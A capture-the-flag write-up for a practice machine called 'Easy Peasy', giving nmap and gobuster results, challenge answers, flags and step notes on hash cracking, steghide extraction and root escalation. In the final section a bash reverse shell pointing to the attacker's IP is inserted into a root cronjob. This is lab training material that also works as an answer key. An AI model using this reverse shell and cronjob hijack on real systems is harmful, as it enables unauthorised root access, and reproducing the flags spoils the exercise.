# Easy Peasy



Easy Peasy
Practice using tools such as Nmap and GoBuster to locate a hidden directory to get initial access to a vulnerable

Then escalate your privileges through a vulnerable cronjob.

# [Task 1] Enumeration through Nmap

Deploy the machine attached to this task and use nmap to enumerate it. 10.10.96.212

#1	
How many ports	are open?

3


#2					
What	is	the	version	of	nginx?


1.16.1

**#3** What is running on the highest port?


# apache

# [Task 2] Compromising the machine







# flag{f1rs7\_fl4g}



# flag{1m s3c0nd fl4g}



## flag { 9fdafbd64c47471a8f54cd3fc64cd312 }




#### /n0th1ng3ls3m4tt3r

# #5 Using the file found in the hidden directory, find and crack a password hidden in the file.


#### mypasswordforthatjob

# **#6**What is the password to login to the machine via SSH?

## iconvertedmypasswordtobinary



## flag { n0wits33msn0rm4l }



# flag { 63a9f0ea7bb98050796b649e85481845 }

#### nmap-scan

#### STATE SERVICE VERSION PORT open http nginx 1.16.1 80/tcp | http-methods: **Supported Methods: GET HEAD** http-robots.txt: 1 disallowed entry http-server-header: nginx/1.16.1 http-title: Welcome to nginx! OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0) 6498/tcp open ssh | ssh-hostkey: 2048 30:4a:2b:22:ac:d9:56:09:f2:da:12:20:57:f4:6c:d4 (RSA) 256 bf:86:c9:c7:b7:ef:8c:8b:b9:94:ae:01:88:c0:85:4d (ECDSA) 256 a1:72:ef:6c:81:29:13:ef:5a:6c:24:03:4c:fe:3d:0b (ED25519) 65524/tcp open http Apache httpd 2.4.43 ((Ubuntu)) | http-methods: **Supported Methods: HEAD GET POST OPTIONS** | http-robots.txt: 1 disallowed entry http-server-header: Apache/2.4.43 (Ubuntu) | http-title: Apache2 Debian Default Page: It works

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

# buster-scan

## **PORT-80:**

/hidden (Status: 301) /index.html (Status: 200) /robots.txt (Status: 200)

/hidden/whatever/ (Status: 200)

/hidden/whatever/index.html (Status: 200)

PORT-65524: /server-status (Status: 403) /robots.txt (Status: 200)

#### robots.txt

#### **PORT-80:**

User-Agent:\* Disallow:/

**Robots Not Allowed** 

# PORT-65524: User-Agent:\*

Disallow:/

**Robots Not Allowed** 

User-Agent:a18672860d0510e5ab6699730763b250

Allow:/

This Flag Can Enter But Only This Flag No More Exceptions

#### writeup

# -----user-flag-----

- --ran nmap -sC -sV 10.10.123.165 and found 3 open ports on 80, 6498, and 65524
- --ran gobuster on the Nginx server and the Apache server, results in buster-scan node
- --found base64 hash in source code of /hidden/whatever directory, and decoded for 1st flag
- --found 2nd flag in port 65524 Apache server robots.txt page, and decoded with md5, I also set my user-agent to the hash
- --found 3rd flag in the source code for the Apache landing page, and also a base62 string that decodes to a hidden directory on same page
- --went to the /n0th1ng3ls3m4tt3r page and found a hash in source code
- --found the hash is a GOST hash, so I decoded it and got a password mypasswordforthatjob
- --downloaded image from the page and cracked it with steghide and the password above
- --steghide extracts a .txt file with a username and password
- --used the provided credentials and logged in to SSH
- --ran cat user.txt and got user flag that needs ROT13 decoded:
  flag{n0wits33msn0rm4l}

#### -----root-flag-----

- --ran linpeas.sh on server and found /var/www/.mysecretcronjob.sh
- --ran cat /var/www/.mysecretcronjob.sh and found its a bash script that runs as root
- --insterted shell into script with nano:

bash -i >&  $\del{dev/tcp/my_ip/444 0>&1}$ 

- --ran netcat listener on local machine and waited for cronjob to spawn a root shell
- --ran Is -al /root:

.root.txt

--ran cat /root/.root.txt to get root flag: flag{63a9f0ea7bb98050796b649e85481845}